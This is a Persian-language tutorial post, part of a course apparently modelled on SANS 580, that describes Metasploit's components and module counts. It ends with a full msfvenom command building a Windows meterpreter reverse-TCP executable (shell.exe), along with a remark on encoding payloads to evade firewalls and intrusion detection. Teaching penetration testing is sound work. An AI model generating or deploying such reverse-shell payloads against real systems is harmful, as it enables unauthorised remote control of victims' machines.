
قسمت دوم دوره آموزشی SANS 580
مدرس: امیرحسین تنگسیری نژاد
رزومه مدرس:
https://profile.ir/amirhoseintangsirinet/about Component Of Metasploit:
خب کمی با اجزای مختلف متااسپلویت اشنا شویم

وارد مسیری که متااسلویت در آن نصب است میشویم و دستور ls را وارد میکنیم به این منظور که ببینیم چه اجزای این فریمورک را گرد آورده است
User Interface:
خب همانطور که میدانید msfconsle رابط cli این فریمورک در می باشد که ما میتوانیم با آن کار کنیم ولی تنها msfconsle نیست چندین رابط کاربری دیگر نیز دارد که در ادامه توضیح میدهیم
Plugins:
اجزای مختلف خارج از متااسپلویت به پلاگین های که میتوانند از طریق متااسپلویت اجرا شوند همانند پایگاه های داده یا همان Database ها که عبارتند از PostGreSql, MySql و Sqlite
ابزار های اسکن آسیب پذیری مانند NextPose, Sqlmap و...
Module:
متاسپلویت دارای ماژول های مختلفی و تقسیم بندی های مختلفی است که به شرح زیر می باشند تعداد 1850 اکسپلویت، تعداد 1046 ماژول Auxiliary, تعداد321 ماژول Post, تعداد 541 Payload و تعداد 44 encoder و 10 Nops و 2 evasion
User Interfaces:
متااسپلویت چندین رابط کاربری دارد
در گذشته رابط های آن بیشتر بود برای مثال msfcli و msfencode که جای خود را به msfpayload دادند
خب نحوه کار با msfconsole را در پست قبل یادگرفتید حالا میخواهیم یک Payload برای سیستم عامل ویندوز با استفاده از msfpayload ایجاد کنیم
این رابط کاربری متااسپلویت وظیفه msfcli و msfencode را انجام می دهد یعنی توانایی ساخت Payload و encoding آنان به منظور جلوگیری از شناسایی توسط فایروال ها و یا سیستم های تشخیص نفوذ
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe
با استفاده از سوییچ -p ما Payload مد نظر را تعیین میکنیم
به جای <Local Port> یک Port را وارد کنید برای مثال 4444
به جای Local IP Address درواقع IP سیستم خود را وارد کنید
با استفاده از سوییچ -f فرمت فایل و در اخر هم خروجی را در یک فایل exe با نام shell قرار دادیم به صورت کامل دستور به شکل زیر است
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.40 LPORT=4444 -f exe > shell.exe
نویسنده: امیرحسین تنگسیری نژاد

